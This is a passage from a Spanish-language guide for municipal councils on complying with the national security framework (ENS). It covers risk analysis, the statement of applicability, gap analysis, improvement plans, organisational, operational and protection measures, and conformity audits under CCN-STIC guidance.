- ¿Qué consecuencias podría tener en mi Ayuntamiento la pérdida de información motivada por la entrada de un virus que cifra la información?
- ¿Cómo podría afectar un desastre natural sobre la información municipal? Por ejemplo ¿y si se produce un incendio en la casa consistorial?
- ¿Cómo afecta que alguien suplante la identidad, en una red social, de un concejal del Ayuntamiento?
- ¿Qué efectos puede producir que se manipule el sistema de control de tráfico de la ciudad? ¿Y la página web del Ayuntamiento?

Este proceso de análisis de situaciones, es lo que se conoce como **análisis de riesgos**. **Para que los sistemas funcionen deberemos conocer el mapa de dependencias** con los equipos y comunicaciones. **Es lo que se denominan activos, entre los cuales debemos identificar incluso a las propias personas**, ya que los errores humanos muchas veces son más frecuentes que los propios fallos del sistema.

Identificados los activos, el siguiente paso es **conocer las amenazas** a las que están expuestos. Serán diferentes para cada tipo de activo. No es lo mismo una amenaza de fuego –que afecta a activos físicos- que de un virus –con mayor **impacto** en la información-. En este sentido, se debe analizar tanto el potencial impacto (consecuencia que tiene en el Ayuntamiento) **como el riesgo** (la probabilidad de que ocurra el incidente). Con ello, el Ayuntamiento puede priorizar su estrategia en aquellos ámbitos de actuación con mayores consecuencias o donde la frecuencia es muy recurrente. En definitiva, se trata de tener una herramienta que permita medir variables clave y adoptar decisiones con criterio y rigor.



- Riesgos que necesitan **monitorización**: Planes de actuación detectivos
- Riesgos que necesitan **investigación**: Planes de actuación preventivos
- Riesgos que necesitan **mitigación**: Planes de actuación correctivos

La categoría del sistema, fijada con anterioridad, nos determinará el nivel de detalle que deberá tener el **análisis de riesgos**. En la categoría básica, será suficiente un análisis informal realizado en un lenguaje natural o semi-informal. En la categoría media se usará un lenguaje específico y en la alta, un lenguaje específico con fundamento matemático.

Para su realización, podemos utilizar cualquier herramienta que utilice una metodología contrastada y reconocida. Como Administración Pública tenemos a nuestra disposición la herramienta PILAR, que está desarrollada y financiada parcialmente por el CCN y utiliza la metodología MAGERIT (Metodología de Análisis y Gestión de Riesgos de los Sistemas de Información) que ha sido elaborada por el Consejo Superior de Administración Electrónica para minimizar los riesgos de la implantación y uso de las Tecnologías de la Información y que está enfocada a las Administraciones Públicas. Este análisis determinará las medidas complementarias que será necesario aplicar.

Por último, el análisis de riesgos deberá ser revisando periódicamente, al menos anualmente, ya que el riesgo no sólo depende de los cambios del sistema, sino de los del entorno, como pueden ser la frecuencia de ataques externos o incluso cambios reguladores como las nuevas Leyes 39 y 40 de 2015 o el Reglamento Europeo de Protección de Datos.

En definitiva, necesitamos identificar activos esenciales, conocer qué amenazas existen, los efectos que producirían si se materializan y qué medidas de seguridad deben ser aplicadas, o bien reforzadas, para conseguir un nivel de riesgo aceptable para el Ayuntamiento.

PASO 4: LA DECLARACIÓN DE APLICABILIDAD (SoA[9])

En este punto, estaremos en condiciones de realizar la **Declaración de Aplicabilidad**, que consiste en la elaboración de un documento que recoge 1) las medidas de seguridad que son de aplicación a nuestro/s Sistema/s (Categoría Básica, Media o Alta); 2) otras medidas resultantes de la realización del análisis de riesgos y 3) aquellas otras que pudieran ser de aplicación a la Administración, como por ejemplo las establecidas por la normativa de protección de datos, sistemas de pago en cajeros (PCI DSS[10]), etc.

En esta declaración se motivará de manera precisa la adecuación de los controles, su exclusión o ampliación. **Es importante destacar que el modelo no es rígido, ya que tenemos la posibilidad de elegir alternativas de seguridad, siempre y cuando se justifique documentalmente** que protegen igual o mejor el riesgo sobre los activos afectados.

PASO 5: EL INFORME DE INSUFICIENCIAS *(GAP ANALYSIS)*

Las desviaciones al cumplimiento de las medidas de seguridad deberán recogerse en un documento, denominado informe de insuficiencias del sistema. Este informe, simplemente recoge la situación de cumplimiento de las medidas de seguridad (estado ideal vs situación actual.) Este informe deberá de ser aprobado por los **Responsables de la Información y de los Servicios**.


No existe la seguridad absoluta de nuestros sistemas, es por ello que los riesgos deben ser gestionados de forma objetiva. En algunos casos podrán ser incluso asumidos, lo denominaremos, riesgos residuales.

PASO 6: EL PLAN DE MEJORA DE LA SEGURIDAD (PLAN DE TRATAMIENTO DEL RIESGO)

Para finalizar, se definirán las tareas necesarias para subsanar las insuficiencias detectadas, indicando plazos, recursos asignados para su ejecución y se plasmarán en un documento denominado **Plan de Mejora de la Seguridad**.

[9] *Statement of Applicability*

[10] *Payment Card Industry Data Security Standard:* Estándar de Seguridad de Datos para la Industria de Tarjeta de Pago



En los Ayuntamientos de menor población es interesante transferir el riesgo utilizando sistemas de terceros como, por ejemplo las Diputaciones. De esta forma, gran parte de las medidas de seguridad (NO TODAS) estarán cubiertas por el tercero de confianza, siempre y cuando esté certificado conforme ENS, garantice la categoría necesaria y el ámbito de la certificación este cubierto en la prestación del servicio.

Es conveniente que el Plan de Mejora, **sea aprobado formalmente** por la Administración, primeramente por el Comité de Seguridad de la Información, y posteriormente por parte del Alcalde / Presidente de la Administración Local, según sea el caso. De este modo conseguimos un compromiso formal por parte de la Administración.

MEDIDAS PRIORITARIAS	CONTROL	PLAZO EJECUCIÓN	RESPONSABLE EJECUCIÓN Y SUPERVISIÓN	COSTE
Designación de roles y asignación de Responsabilidades ENS y RGPD	org.1	Trimestre 1	...	€ /horas
Constitución del Comité de Seguridad de la Información	org.1	Trimestre 1	...	€ /horas
Aprobación y publicidad de la Política de Seguridad de la Información	org.1	Trimestre 2	...	€ /horas
Revisión y aprobación de la Política de Utilización de los Recursos y Sistemas de información. Difusión (publicación en la intranet y acciones formativas)	org.2	Trimestre 2	...	€ /horas
...			...	

MEDIDAS PRIORITARIAS	CONTROL	PLAZO EJECUCIÓN	RESPONSABLE EJECUCIÓN Y SUPERVISIÓN	COSTE
Auditoría de seguridad y pruebas de penetración (test de intrusión y un análisis de vulnerabilidades) de los trámites online, (tercero que acredite un informe positivo de dichas pruebas).	mp.sw.2	Trimestre 3	...	€ /horas
Implantación de un sistema de detección de intrusiones (IDS)	op.mon1.1	Trimestre 4	...	€ /horas

3.1.2 [FASE 02] Implementación del Plan de Adecuación

Objetivo

Llevar a cabo los compromisos adquiridos en el Plan de Mejora de la Seguridad. Implantación del ENS.

Descripción general

Construir un sistema organizado de gestión de la seguridad de la información, basado en políticas, procedimientos, instrucciones, registros, controles, activos, comportamientos, cultura, etc.

Guía de referencia general

El CCN proporciona las Guías CCN-STIC de Seguridad, que consisten en una serie de normas, instrucciones, guías y recomendaciones, dirigidas al personal de las Administraciones Públicas, proporcionadas a través de la parte privada de su portal web. También dispone de otras de difusión pública, es decir, accesibles a cualquier usuario; en concreto la serie 800 que versa sobre el ENS.


Este organismo, y en concreto su Capacidad de Respuesta a Incidentes, CCN-CERT, también pone a nuestra disposición una serie de herramientas que nos servirán de ayuda para garantizar y gestionar la seguridad de la información:

INTERACCIÓN ENTRE HERRAMIENTAS

1. Sistema de Alerta Temprana en Internet
2. Sistema de Alerta Temprana en la red Sara
3. Detección de APT
4. Análisis dinámico de ficheros
5. Multiantivirus
6. Análisis y gestión de riesgos
7. Auditoría de cumplimiento ENS/STIC
8. Informe de estado de seguridad en el ENS
9. Inspección de dispositivos de red
10. Entornos clasificados
11. Gestión de ciberincidentes
12. Investigación de ciberincidentes y compartición de inform
13. Almacenamiento en la nube
14. Plataforma de retransmisión (streaming)

Principales Tareas

Para llevar a cabo la implementación del ENS, se llevaran a cabo las acciones recogidas en el Plan de Mejora de la Seguridad, supervisando la ejecución de las tareas en los tiempos establecidos. Igualmente, se irá desarrollando el fondo documental que dará soporte a la gestión de la seguridad de la información. Inicialmente, parece lógico llevar a cabo el proceso de implantación siguiendo el orden que presentan las medidas de seguridad recogidas en el anexo II del Real Decreto ENS, cimentando las normas implantando las medidas del "marco organizativo", para seguir con las medidas de seguridad que garantizan las operaciones sobre el sistema para continuar con las medidas de protección de los activos. A continuación se analizan cada grupo brevemente:



Visión simplificada de las medidas de seguridad

Con el objetivo de simplificar la guía se realizará un resumen de las principales medidas de seguridad. En los Ayuntamientos de menor población la clave de cumplimiento reside en apoyarse en las Diputaciones o proveedores de confianza, para concentrar la mayoría de las medidas de seguridad de carácter tecnológico, sin que ello implica una pérdida de control efectivo.

Marco Organizativo

Definición de una normativa de seguridad: Se deberá regular el uso de los medios tecnológicos que pone a disposición el Ayuntamiento al personal para el desarrollo de sus funciones. Básicamente, consiste en una serie de documentos que regulan el uso correcto de equipos, servicios e instalaciones, detallando lo que se considera uso indebido, y la responsabilidad del incumplimiento o violación de estas normas.

Para su desarrollo nos servirán de base la Guía CCN-STIC-821 Normas de Seguridad en el ENS y sus Anexos. A su vez, la guía contiene subguías que regulan los siguientes elementos:

- Normativa general de utilización de los recursos y sistemas de información del organismo.
- Normas específicas o particulares. Normas de acceso a internet.
- Normas de uso de correo electrónico (e-mail)
- Normas para trabajar fuera de las instalaciones del organismo.
- Normas de creación y uso de contraseñas.
- Acuerdo de confidencialidad a terceros.
- Modelo de contenido de buenas prácticas para terceros

La aprobación de la reglamentación deberá ser sometida a la previa audiencia de la Juntas de Personal y del Comité de Empresa (en los términos previstos en los artículos 40 del Estatuto Básico del Empleado Público y 64.5 f) del Estatuto de los Trabajadores) y serán comunicados de manera fehaciente a los empleados públicos. Si queremos abordar la implantación de esta medida con éxito, es conveniente planificar acciones formativas y/o de concienciación para instruir en su aplicación. Igualmente será necesario establecer acciones de control de lo descrito en la misma y llevar a cabo las consecuencias de su incumplimiento. A la hora de desarrollar esta norma, deberemos prestar especial interés a la regulación del uso de los dispositivos móviles, ya que recientes informes de amenazas del CCN-CERT confirman a estos dispositivos como uno de los objetivos principales de las Ciberamenazas para el año 2017. Ver informe CCN-CERT BP-03/16 Buenas Prácticas en Dispositivos Móviles.

BYOD *(Bring Your Own Device)* trata de políticas y medidas de seguridad para acceder a recursos de la Administración a través de dispositivos personales, como por ejemplo, tener instalado el correo electrónico en el móvil personal. Este tipo de situaciones implica la adopción de algunos riesgos en materia de seguridad. Existen soluciones tecnológicas especializadas en dar cobertura a este paradigma, como por ejemplo MDM *(Mobile Device Management)* que permiten separar entornos personales y profesionales para administrar de forma segura los dispositivos.

El siguiente paso será el desarrollo de **Procedimientos de Seguridad**. Es de vital importancia que las principales tareas sobre el sistema de información se encuentren documentadas, con una asignación precisa de responsabilidades. **El principal objetivo de esta medida es evitar que el "conocimiento" solo resida en las cabezas de las personas (internas o externas)**, algo que por desgracia es muy habitual

> Para su desarrollo nos servirá de base la Guía CCN-STIC-822 Procedimientos de Seguridad y sus anexos.

Por último se deberá regular un **Proceso de Autorización** que nos permita gestionar de forma correcta la entrada de nuevos elementos en el sistema, como puede ser la entrada de equipos y/o aplicaciones en producción, la utilización de medios de comunicación, la utilización de soportes de información y de equipos móviles o la utilización de servicios de terceros bajo, contrato o convenio.

Marco Operacional

El siguiente grupo de medidas busca garantizar las operaciones del sistema mediante el establecimiento de medidas de seguridad que las protejan:

Medidas de planificación:

Encaminadas a planificar el sistema, consistentes en la gestión de los riesgos. Se trata fundamentalmente de:

- Realización e interpretación del ***Análisis de riesgos***.
- Documentación y la gestión de la ***Arquitectura de Seguridad***. En caso de Ayuntamientos de pequeña población cuya información resida en Diputación, ésta será la responsable de su documentación.
- Implantación de un proceso formal para la ***Adquisición de Nuevos Componentes y Dimensionamiento/ Gestión de capacidades***, evaluando las necesidades de procesamiento, almacenamiento de información, comunicación, personal, así como de instalaciones antes de la puesta en explotación. En el caso de Ayuntamientos de menor población cuya información resida en Diputación, será responsabilidad fundamentalmente de la misma.
- En caso de disponer de sistemas de categoría ALTA, los productos de seguridad que se adquieran (no las soluciones software de gestión) requerirán la denominada certificación de producto ***(Componentes Certificados)***. Por ejemplo, la utilización de un sistema de impresión que utilice un software de borrado seguro de los documentos que almacena en su cola de impresión.

Control de acceso:

Conjunto de medidas encaminadas a garantizar un correcto acceso a los recursos por parte de los usuarios o procesos acorde a las políticas de la Administración y que se encuentren previamente autorizados por los responsables correspondientes.

- Establecer mecanismos de identificación y autenticación. Esto implica tener identificado de forma unívoca todos los accesos al sistema, evitando utilizar cuentas comunes o compartiendo las contraseñas.
- Realización de una adecuada gestión de contraseñas (complejidad mínima, cambio periódico, etc.)
- Establecer roles para definir quién puede acceder a determinados recursos
- Regular el acceso remoto, utilizando equipos y conexiones de confianza.

Explotación:

Conjunto de medidas encaminadas a la protección de los activos. Para ello se precisa de:

- Hacer un ***Inventario de activos*** del sistema y la asignación de propietarios de los mismos. Se deberá disponer de un control de que servidores, equipos portátiles, teléfonos móviles, etc. que existen en el Ayuntamiento.
- Los equipos deben de estar correctamente configurados. Es lo que se denomina regular la ***Configuración de seguridad***, asegurando la configuración de los componentes del sistema manteniendo las reglas de "funcionalidad mínima", "seguridad por defecto". Por ejemplo, el personal no informático no puedan ser administradores locales de sus máquinas, los navegadores no deberán almacenar las contraseñas de los accesos, se deberán cambiar las contraseñas que vienen por defecto al adquirir componentes, etc.
- Proteger los activos frente a amenazas, como por ejemplo sistemas de antivirus, o protección frente a código dañino, etc.
- Gestionar los efectos que se produjeran sobre los mismos la materialización de estas amenazas "aprendiendo" de ellas. Para ello se precisa registrar las incidencias.
- Analizar la actividad de los usuarios sobre el sistema ***(Registro de la actividad de los usuarios)*** protegiendo estos registros de manipulaciones no autorizadas ***(Protección de los registros de actividad)***.
- Protección de las claves criptográficas (contraseñas) durante todo su ciclo de vida, generación, transporte, custodia, archivo y destrucción, como por ejemplo la utilización de aplicaciones adecuadas para almacenar las contraseñas.

Como norma general la clave es personal e intransferible, no debiendo ser conocida por nadie.

Servicios externos:

Antes de la utilización de recursos externos, servicios, equipos, instalaciones o personal, se deben establecer entre los requisitos contractuales. Se trata fundamentalmente de seguir el modelo "in eligiendo in vigilando".

- In Eligiendo: Previo al proceso de contratación se exigirán garantías de cumplimiento, solicitar certificación de conformidad ENS al prestador del servicio, acordando los denominados acuerdos de nivel de servicio (ANS)
- In Vigilando: Una vez se han contratado los servicios se deberán implementar mecanismos que permitan medir el cumplimiento de las obligaciones establecidas en los contratos. En el caso de que la disponibilidad [D] del sistema alcance el nivel alto, tendremos que garantizar la provisión del servicio por Medios Alternativos

Continuidad:

Conjunto de medidas conducentes a garantizar la continuidad de los servicios.

- Si la categoría de nuestro sistema es de nivel media, nos bastará con realizar un ***Análisis de Impacto*** (Business Impact Analysis o BIA), que identifica las necesidades en términos de recuperación, centrándose en aquellas que son indispensables. Analiza cómo impacta (daño reputacional, incumplimiento normativo, financiero...) así como un tiempo de recuperación objetivo (Recovery Time Objective o RTO). Así se identifican los elementos críticos para la prestación de cada servicio.
- Si la disponibilidad [D] de nuestro sistema alcanza un nivel alto, tendremos que desarrollar un proceso más formal, a través de un ***Plan de Continuidad***, que establezca las acciones a realizar en caso de interrupción de los servicios, así como ***Pruebas Periódicas***.

Monitorización:

Conjunto de medidas, conducentes a evaluar la eficacia del sistema mediante la medición de su actividad:

- Se precisa disponer de herramientas de detección o prevención de intrusión (Detección de Intrusión).
- Recopilar los datos necesarios (Sistema de métricas).
- Recopilar datos sobre el número de incidentes tratados y el tiempo empleado para su resolución.
- La Instrucción Técnica, obliga a las Entidades Locales a la comunicación de datos que permita conocer las principales variables de la seguridad de la información de los sistemas comprendidos en el ámbito del ENS, para poder confeccionar un perfil general del estado de la ciberseguridad en las Administraciones públicas. Para este fin el Centro Criptológico Nacional (CCN) ha desarrollado la herramienta INES (Informe Nacional del Estado de Seguridad) en donde todos los organismos públicos deben introducir sus datos de forma periódica (la herramienta está disponible en el portal del CCN-CERT.
- Para sistemas de categoría Alta se recopilará además datos para conocer la eficiencia del sistema de seguridad.

> Para su desarrollo nos servirá de base la a guía de seguridad (CCN-STIC-815) Métrica e indicadores, que define un conjunto ordenado de indicadores.

Medidas de Protección

Por último se presenta el conjunto de medidas que tienen como finalidad la protección de los activos concretos:

Protección de instalaciones:

Los equipos que gestionan la información, normalmente ubicados en una sala de acceso restringido, deberán de disponer de las adecuadas medidas de seguridad (Protección frente a incendios, energía eléctrica, control de acceso, etc.) En el caso de los Ayuntamientos de menor población o cuando se externalice el servicio, se deberá exigir a los proveedores que al menos cumplan las siguientes medidas de seguridad.

Gestión del personal:

Medidas conducentes a garantizar la seguridad de la información mediante una adecuada gestión del personal:

- Definir las responsabilidades, en materia de seguridad, de cada puesto de trabajo mediante la Caracterización del puesto de trabajo.
- Informar a cada persona que trabaje en el sistema de sus Deberes y obligaciones.
- Sensibilizar al personal respecto de su responsabilidad para la seguridad de los sistemas mediante la planificación de acciones de Concienciación para todo el personal y de Formación regular al personal en aquellas materias que requieran para el desempeño de sus funciones.
- En este caso, si la categoría de nuestro sistema sea ALTA también deberemos garantizar la existencia y disponibilidad de otras personas que se puedan hacer cargo de las funciones en caso de indisponibilidad del personal habitual mediante la provisión de Personal alternativo.

Protección de los equipos:

Conjunto de medidas que contribuyen a garantizar la seguridad de la información soportada por los equipos de los usuarios y la "depositada" en los puestos de trabajo estableciéndose normas para evitar que la información sea visionada o pueda ser sustraída por personal no autorizado como pueden ser la necesidad de mantener:

- Puesto de trabajo despejado, que implica que las mesas de trabajo deban estar despejadas de información al finalizar la jornada laboral, evitando que terceras personas no autorizadas puedan visualizar información, como por ejemplo el caso de empresas de limpieza. Esta medida es muy importante en zonas de acceso al público, como por ejemplo los servicios de atención ciudadana, donde un tercero no pueda llegar a ver información.
- Bloqueo del puesto de trabajo, preferiblemente de forma automática por el sistema superado un periodo razonable de actividad.
- Implementar medidas de seguridad que aseguren la Protección de portátiles que impidan, por ejemplo, que en caso de pérdida o robo no se acceda a la información que contiene en su interior.
- Disponer de Medios alternativos para el tratamiento de la información, debidamente configurados para su puesta en uso inmediato en caso de que fallen los habituales.

Protección comunicaciones:

Conjunto de medidas que garantizan la seguridad de la información en las comunicaciones fuera del propio dominio de seguridad:

- Utilización de un sistema de cortafuegos (Perímetro seguro) que separe la red interna de la exterior.
- Para la Protección de la confidencialidad y de la Protección de la autenticidad y de la integridad, deberán emplearse redes privadas virtuales (VPN) y se emplearán algoritmos de cifrado acreditados por Centro Criptológico Nacional (CCN).
- En caso de que el sistema alcance categoría ALTA, el sistema de cortafuegos deberá disponer de dos o más equipos redundados, en cascada y de diferente fabricante.

Además será necesario implementar medidas para acotar el acceso a la información y evitar la propagación de incidentes de seguridad mediante la ***Segregación de redes (Por ejemplo a través de una VLAN)*** y disponer de Medios alternativos de comunicación que garanticen un tiempo máximo de entrada en funcionamiento.

Protección de los soportes de información:

Conjunto de medidas con el objetivo de proteger los soportes de información:

» Etiquetado de soportes, indicando el nivel de seguridad de mayor calificación de la información que contienen, aplicando a los dispositivos removibles (CD, DVD, discos USB o similares).

» Garantizar la debida Custodia de estos soportes implementando medidas de control de acceso físicas y las relativas al mantenimiento (temperatura, humedad, etc.) especificadas por el fabricante.

» En cuanto al Transporte de estos soportes deberá mantenerse un registro de entrada y salida, así como mecanismos de criptografía, en caso de que información contenida así lo requiera.

» Cuando los soportes vayan a ser reutilizados o eliminados se aplicarán medidas de Borrado y destrucción segura.

» Si la información que contienen alcanza un nivel alto en Confidencialidad ([C]) o Integridad ([I]), se emplearán mecanismos de criptográficos acreditados por el CCN y se emplearán Productos Certificados en los mecanismos de Criptografía.

Protección de las aplicaciones informáticas

Conjunto de medidas para la utilización de aplicaciones que aseguren la protección de la información. Esta medida está orientada a las Entidades Locales o empresas del sector privado que desarrollan aplicaciones, garantizando que las herramientas resultantes disponen de las correspondientes medidas de seguridad que permitan cumplir con el ENS:

» Implementar una metodología segura para el Desarrollo de aplicaciones, que también contemple como parte integral de su diseño medidas conducentes a garantizar la protección de la información: necesidad de implementar mecanismos de identificación y autenticación, qué mecanismos se deben implementar para proteger la información y las necesidades de logs (pistas de auditoría) y su tratamiento.

» Antes de la puesta en producción de las aplicaciones será necesario comprobar su correcto funcionamiento (Aceptación y puesta en servicio), mediante la realización de pruebas de seguridad, análisis de vulnerabilidades y pruebas de penetración.

» En caso de que el sistema alcance la categoría alta, también será necesario realizar un análisis de coherencia en la integración de los procesos y auditoría de código fuente.

En los procesos de licitación se deberá solicitar a las empresas que suministran o desarrollan aplicaciones la certificación de conformidad ENS en el ámbito del desarrollo seguro.

Protección de la información:

Conjunto de medidas para proteger la información independientemente del soporte en el que se encuentre.

» Cumplimiento en materia de protección de datos.

» Proceder a una Calificación de la información, redactándose los procedimientos que describan la forma en la cual se deberá etiquetar, el control de acceso requerido, su almacenamiento, copias de seguridad, etc. Si en la dimensión de Confidencialidad [C] se alcanza nivel alto, se deberán implementar mecanismos de Cifrado de la información.

» La Firma electrónica, deberá ser acorde a legislación vigente, los sistemas de firma electrónica avanzada estarán basados en certificados cualificados acreditados por el CCN, garantizándose la verificación y validación de la firma electrónica durante el tiempo requerido por la actividad administrativa. En caso de que el nivel alcanzado para las dimensiones de Integridad [I] y Confidencialidad [I] sea alto, se usará una firma electrónica cualificada, se emplearán productos certificados, y se utilizarán Sellos de tiempo, para prevenir la posibilidad de repudio posterior.

» Los documentos deberán pasar también por un proceso de retirada de la información adicional contenida en campos ocultos, meta-datos, comentarios, revisiones, etc. especialmente cuando estos se vayan a difundir ampliamente (Limpieza de documentos). El estado ideal reside en que en los procesos de publicación en la página web las herramientas hagan una limpieza automática de metadatos.

Protección de los servicios:

Medidas para la protección de los servicios prestados:

- La ***Protección del correo electrónico (e-mail)*** de las amenazas que le son propias. Se trata de regular su uso mediante el establecimiento de normas, y crear una cultura de uso seguro a través de la formación y la concienciación.
- Medidas de ***Protección de servicios y aplicaciones web*** de las amenazas que le son propias, se utilizarán además "certificación de autenticación de sitio web" acordes a la normativa europea en la materia, implementando medidas preventivas y reactivas frente a ataques de denegación de servicio.
- En caso de que el nivel alcanzado para la dimensión de disponibilidad [D] sea alto además será necesario implementar un sistema de detección de este tipo de ataques y garantizar la existencia y disponibilidad de ***Medios alternativos***, para prestar los servicios en el caso de que fallen los medios habituales.

LOS SISTEMAS DE FIRMA ELECTRÓNICA AVANZADA ESTARÁN BASADOS EN CERTIFICADOS CUALIFICADOS ACREDITADOS POR EL CENTRO CRIPTOLÓGICO NACIONAL

3.1.3 [FASE 03] Conformidad con el ENS

1 **Auditoría cada dos años**

Preparación para conformidad

CCN-STIC-801 Responsabilidades y Funciones en el ENS
CCN-STIC-802 Auditoría del ENS
CCN-STIC-808 Verificación del cumplimiento de las medidas en el ENS

2 **Alcanzar conformidad**

Instrucción Técnica de Seguridad de conformidad con el Esquema Nacional de Seguridad
Sector público, proveedores y prestadores de servicios de auditoría y certificación

CCN-STIC-809 Declaración y Certificación de Conformidad con el ENS y Distintivos de Cumplimiento

3 **Sistemas de categoría Básica**

Autoevaluación de conformidad
Auditoría formal (recomendable)
Publicación en sede electrónica

4 **Sistemas de categoría Media o Alta**

Auditoría formal (obligatoria)
Publicación en sede electrónica

Objetivo

Obtener el distintivo que verifique la conformidad de implantación del ENS para el sistema/los sistemas de información. Para dar cumplimiento al artículo 41 del Real Decreto ENS, a la exigencia de dar publicidad de conformidad:

"Los órganos y Entidades de Derecho Público darán publicidad en las correspondientes sedes electrónicas a las declaraciones de conformidad, y a los distintivos de seguridad de los que sean acreedores, obtenidos respecto al cumplimiento del Esquema Nacional de Seguridad"

Distintivo de conformidad con el ENS

Descripción general

Alcanzar la conformidad con lo dispuesto en el Real Decreto Real Decreto 3/2010, de 8 de enero, por el que se regula el ENS en el ámbito de la Administración Electrónica, mediante la implantación de las medidas de seguridad recogidas en el anexo II, en función de la categoría alcanza por el sistema/los sistemas a proteger, mediante la obtención del distintivo de conformidad conforme a los criterios y procedimientos establecidos en la "Instrucción Técnica de Seguridad de conformidad con el Esquema Nacional de Seguridad".

Guía de referencia general

- Resolución de 13 de octubre de 2016, de la Secretaría de Estado de Administraciones Públicas, por la que se aprueba la Instrucción Técnica de Seguridad de conformidad con el ENS.

Guía CCN-STIC-809 Declaración y Certificación de Conformidad con el ENS y Distintivos de Cumplimiento.

Principales tareas

El procedimiento para la determinación y declaración de la conformidad variará en función de la categoría del/los sistema/s:

- Sistemas de categoría BÁSICA: para determinar la conformidad bastará con una autoevaluación de conformidad, que verifique el cumplimiento del ENS. No obstante, sería recomendable someterse igualmente a un proceso de auditoria formal.

- La declaración de conformidad podrá ser expedida por la propia Administración se completará mediante un Distintivo de Declaración de Conformidad cuyo uso estará condicionado a la antedicha Declaración de Conformidad y serán acordes a lo establecido en la mencionada Instrucción Técnica; se publicará en la sede electrónica incluirá un enlace al documento de Declaración de Conformidad correspondiente.

- Sistemas de **categoría MEDIA o ALTA**: para determinar la conformidad, será necesaria la realización de una **auditoría formal de certificación de conformidad**.

- La certificación de conformidad tendrá que ser expedida por una entidad certificadora y se completará mediante un Distintivo de Certificación de Conformidad cuyo uso estará condicionado a la antedicha Certificación de Conformidad y serán acordes a lo establecido en la mencionada Instrucción Técnica; se publicará en la sede electrónica e incluirá una enlace al a documento de Declaración de Conformidad correspondiente.

La determinación de la evaluación, así como la auditoría formal de conformidad con el ENS se realizará conforme a lo establecido en el artículo 34 ENS y el anexo III del ENS, y será realizada con periodicidad bienal.

Como ya se indicó anteriormente y tal como se establece en la Instrucción Técnica, en el apartado "VII. Soluciones y servicios prestados por el sector privado":

"Cuando los operadores del sector privado presten servicios o provean soluciones a las entidades públicas, a los que resulte exigible el cumplimiento del Esquema Nacional de Seguridad, deberán estar en condiciones de exhibir la correspondiente Declaración de Conformidad con el Esquema Nacional de Seguridad, cuando se trate de sistemas de categoría BÁSICA, o la Certificación de Conformidad con el Esquema Nacional de Seguridad, cuando se trate de sistemas de categorías MEDIA o ALTA, utilizando los mismos procedimientos que los exigidos en esta Instrucción Técnica de Seguridad para las entidades públicas".

